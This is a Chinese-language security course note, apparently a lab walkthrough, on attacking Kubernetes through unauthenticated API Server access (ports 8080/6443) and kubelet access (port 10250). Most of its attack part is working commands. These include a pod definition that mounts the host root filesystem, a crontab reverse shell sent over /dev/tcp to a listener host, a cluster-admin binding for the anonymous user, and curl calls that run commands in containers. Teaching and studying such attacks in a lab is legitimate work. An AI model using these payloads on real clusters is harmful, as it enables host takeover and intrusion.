
Day97　云上攻防-云原生篇&Kubernetes&K8s安全&API&Kubelet未授权访问&容器执行



1.知识点

- 1、云服务-对象存储-权限配置不当
- 2、云服务-对象存储-域名解析接管
- 3、云服务-对象存储-AccessKey泄漏

- 1、云服务-弹性计算-元数据&SSRF&AK
- 2、云服务-云数据库-外部连接&权限提升


- 1、云原生-Docker安全-容器逃逸&特权模式
- 2、云原生-Docker安全-容器逃逸&挂载Procfs
- 3、云原生-Docker安全-容器逃逸&挂载Socket
- 4、云原生-Docker安全-容器逃逸条件&权限高低

- 1、云原生-Docker安全-容器逃逸&内核漏洞

- 2、云原生-Docker安全-容器逃逸&版本漏洞
- 3、云原生-Docker安全-容器逃逸&CDK自动化


- 1、云原生-K8s安全-名词架构&各攻击点
- 2、云原生-K8s安全-Kubelet未授权访问
- 3、云原生-K8s安全-API Server未授权访问

2.演示案例




```
#K8S集群架构解释（见上图参考）
Kubernetes是一个开源的，用于编排云平台中多个主机上的容器化的应用，目标是让部署容器化的应用能简单并且高效的使用，提供了应用部署，规划，更新，维护的一种机制。其核心的特点就是能够自主的管理容器来保证云平台中的容器按照用户的期望状态运行着，管理员可以加载一个微型服务，让规划器来找到合适的位置，同时，Kubernetes在系统提升工具以及人性化方面，让用户能够方便的部署自己的应用。
1、Master节点
2、Node节点
3、Pod
具体参考：https://blog.csdn.net/qq_34101364/article/details/122506768
```

初始访问	执行	持久化	权限提升	防御逃逸	窃取凭证	探测	横向移动
容器内应用漏洞入侵	创建后门Pod	部署远控容器	利用特权容器逃逸	创建后门容器	暴力破解	Cluster内网扫描	窃取凭证攻击其他应用
使用恶意镜像	Service Account连接API Server执行指令	挂载主机路径	利用挂载根目录逃逸	Shadow API Server	私钥泄露	K8s常用端口探测	容器逃逸
K8s API Server未授权访问	通过Kubectl进入容器	Shadow API Server	通过Linux内核漏洞	利用系统Pod伪装	K8s Secret Account凭据泄露	访问K8s API Server	通过Service Account访问K8s API
kubelet未授权访问	通过curl执行容器命令	使用恶意镜像	通过Docker漏洞逃逸	创建超长Annotations使Audit日志解析失败	应用层API凭据泄露	访问K8s Dashboard所在的Pod	访问K8s Dashboard
etcd未授权访问	Sidecar注入	利用有效账号	容器内访问Docker.sock逃逸	K8s Audit日志清理	利用K8s准入控制器窃取信息	访问Kubelet API	Cluster内网渗透
Docker Daemon 公网暴露	容器内的反弹Shell/木马/C2/DNS隧道	DaemonSets、Deployments	利用Linux Capabilities逃逸	容器及宿主机日志清理 (Clear container logs)	ConfigMap	集群内部网络	窃取凭证攻击云服务
Dashboard面板暴露	SSH服务进入容器	K8s cronjob	Procfs目录挂载逃逸	删除K8s的Event (Delete K8S events)			第三方组件风险
K8s configfile 泄露		Rootkit	K8s Rolebinding添加用户权限（Cluster-admin binding）				污点(Taint)横向渗透
私有镜像仓库暴露		利用系统Pod伪装	利用K8s漏洞提权				
		Sidecar注入					



```
#K8S集群攻击点(见上图参考)-重点
随着越来越多企业开始上云的步伐，在攻防演练中常常碰到云相关的场景，例：公有云、私有云、混合云、虚拟化集群等。以往渗透路径「外网突破->提权->权限维持->信息收集->横向移动->循环收集信息」，直到获得重要目标系统。但随着业务上云以及虚拟化技术的引入改变了这种格局，也打开了新的入侵路径，例如：
1、通过虚拟机攻击云管理平台，利用管理平台控制所有机器
2、通过容器进行逃逸，从而控制宿主机以及横向渗透到K8s Master节点控制所有容器
3、利用KVM-QEMU/执行逃逸获取宿主机，进入物理网络横向移动控制云平台
目前互联网上针对云原生场景下的攻击手法零零散散的较多，仅有一些厂商发布过相关矩阵技术，但没有过多的细节展示，本文基于微软发布的Kubernetes威胁矩阵进行扩展，介绍相关的具体攻击方法。
详细攻击点参考：
https://mp.weixin.qq.com/s/yQoqozJgP8F-ad24xgzIPw
https://mp.weixin.qq.com/s/QEuQa0KVwykrMzOPdgEHMQ
```

组件名称	默认端口
api server	8080/6443
dashboard	8001
kubelet	10250/10255
etcd	2379
kube-proxy	8001
docker	2375
kube-scheduler	10251
kube-controller-manager	10252

角色	IP	硬件	配置
Master	192.168.139.130	内存	>=2G
Woker-Node1	192.168.139.131	CPU	>=2核
Woker-Node2	192.168.139.132	磁盘	>=15G

2.1 API Server未授权访问&kubelet未授权访问复现

```
搭建环境使用3台Centos 7，参考:（可看搭建录像）
https://www.jianshu.com/p/25c01cae990c
https://blog.csdn.net/fly910905/article/details/120887686
一个集群包含三个节点，其中包括一个控制节点和两个工作节点
K8s-master 192.168.139.130
K8s-node1 192.168.139.131
K8s-node2 192.168.139.132

1、攻击8080端口：API Server未授权访问
旧版本的k8s的API Server默认会开启两个端口：8080和6443。
6443是安全端口，安全端口使用TLS加密；但是8080端口无需认证，
仅用于测试。6443端口需要认证，且有 TLS 保护。（k8s<1.16.0）
```

新版本k8s默认已经不开启8080。需要更改相应的配置
cd /etc/kubernetes/manifests/
- --insecure-port=8080
- --insecure-bind-address=0.0.0.0

kubectl安装：https://kubernetes.io/zh-cn/docs/tasks/tools/
kubectl.exe -s 192.168.139.130:8080 get nodes
kubectl.exe -s 192.168.139.130:8080 get pods
kubectl -s 192.168.139.130:8080 create -f test.yaml
kubectl -s 192.168.139.130:8080 --namespace=default exec -it test bash
echo -e "* * * * * root bash -i >& /dev/tcp/192.168.139.128/4444 0>&1\n" >> /mnt/etc/crontab

2、攻击6443端口：API Server未授权访问
一些集群由于鉴权配置不当，将"system:anonymous"用户绑定到"cluster-admin"用户组，从而使6443端口允许匿名用户以管理员权限向集群内部下发指令。
kubectl create clusterrolebinding system:anonymous   --clusterrole=cluster-admin   --user=system:anonymous

-创建恶意pods
https://192.168.139.130:6443/api/v1/namespaces/default/pods/
POST：{"apiVersion":"v1","kind":"Pod","metadata":{"annotations":{"kubectl.kubernetes.io/last-applied-configuration":"{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"annotations\":{},\"name\":\"test02\",\"namespace\":\"default\"},\"spec\":{\"containers\":[{\"image\":\"nginx:1.14.2\",\"name\":\"test02\",\"volumeMounts\":[{\"mountPath\":\"/host\",\"name\":\"host\"}]}],\"volumes\":[{\"hostPath\":{\"path\":\"/\",\"type\":\"Directory\"},\"name\":\"host\"}]}}\n"},"name":"test02","namespace":"default"},"spec":{"containers":[{"image":"nginx:1.14.2","name":"test02","volumeMounts":[{"mountPath":"/host","name":"host"}]}],"volumes":[{"hostPath":{"path":"/","type":"Directory"},"name":"host"}]}}
-连接判断pods
kubectl --insecure-skip-tls-verify -s https://192.168.139.130:6443 get pods
-连接执行pods
kubectl --insecure-skip-tls-verify -s https://192.168.139.130:6443 --namespace=default exec -it test02 bash
-上述一样


3、攻击10250端口：kubelet未授权访问
https://192.168.139.130:10250/pods
/var/lib/kubelet/config.yaml
修改authentication的anonymous为true,
将authorization mode修改为AlwaysAllow,
重启kubelet进程-systemctl restart kubelet


-利用执行命令这里需要三个参数


```
namespace  default
pod  test03
container test03
-访问获取：
https://192.168.139.132:10250/runningpods/
-执行模版：
curl -XPOST -k "https://192.168.139.132:10250/run/<namespace>/<pod>/<container>" -d "cmd=id"
-构造触发：
https://192.168.139.132:10250/run/default/test02/test02
curl -XPOST -k "https://192.168.139.132:10250/run/default/test02/test02" -d "cmd=id"
```


2.1.1 API Server未授权访问

